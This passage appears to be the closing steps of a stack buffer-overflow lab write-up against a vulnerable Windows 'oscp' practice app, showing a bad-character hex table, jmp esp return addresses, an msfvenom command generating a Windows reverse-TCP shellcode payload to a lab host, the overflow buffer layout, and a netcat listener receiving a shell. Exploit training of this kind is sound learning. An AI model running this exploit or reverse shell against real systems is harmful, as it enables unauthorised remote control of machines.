3E 3F 40 41 42 43 44 45
46 47 48 49 4A 4B 4C 4D
4E 4F 50 51 52 53 54 55
56 57 58 59 5A 5B 5C 5D
5E 5F 60 61 62 63 64 65
66 67 68 69 6A 6B 6C 6D
6E 6F 70 71 72 73 74 75
76 77 78 79 7A 7B 7C 7D
7E 7F 80 81 82 83 84 85
86 87 88 89 8A 8B 8D 8E
8F 90 91 92 93 94 95 96
97 98 99 9A 9B 9C 9D 9E
9F A0 A1 A2 A3 A4 A5 A6
A7 A8 A9 AA AB AC AD AF
B0 B1 B2 B3 B4 B5 B6 B7
B8 B9 BA BB BC BD BF C0
C1 C2 C3 C4 C5 C6 C7 C8
C9 CA CB CC CD CE CF D0
D1 D2 D3 D4 D5 D6 D7 D8
D9 DA DB DC DD DE DF E0
E1 E2 E3 E4 E5 E6 E7 E8
E9 EA EB EC ED EE EF F0
F1 F2 F3 F4 F5 F6 F7 F8
```




```
F1 F2 F3 F4 F5 F6 F7 F8
F9 FA FC FD FE FF 0D 0A
00 E0 FD 7F 00 80 FD 7F
97 35 0A 00 FE FF FF FF
```

- Badchars: `\x00\x8c\xae\xbe\xfb`

10. Determine JMP

- JMP Address must not have any of the identified badChars



```
0x625011af : jmp esp |
0x625011bb : jmp esp |
0x625011c7 : jmp esp |
0x625011d3 : jmp esp |
0x625011df : jmp esp |
0x625011eb : jmp esp |
0x625011f7 : jmp esp |
0x62501203 : jmp esp |
0x62501205 : jmp esp |
```

- Address: 0×625011af
- Little Endian: `\xaf\x11\x50\x62`


11. Generate Shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00\x8c\xae\xbe\xfb' -f python
```

12. Exploit

a. offset (the number of As to reach EIP)
b. returnAdd (EIP)
c. NOP
d. Shellcode

```
buffer = b"A" * 1306 + returnAdd + NOP + buf
```



```
┌──(root💀kali)-[~]
└─# nc -vnlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.150.255] 49201
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```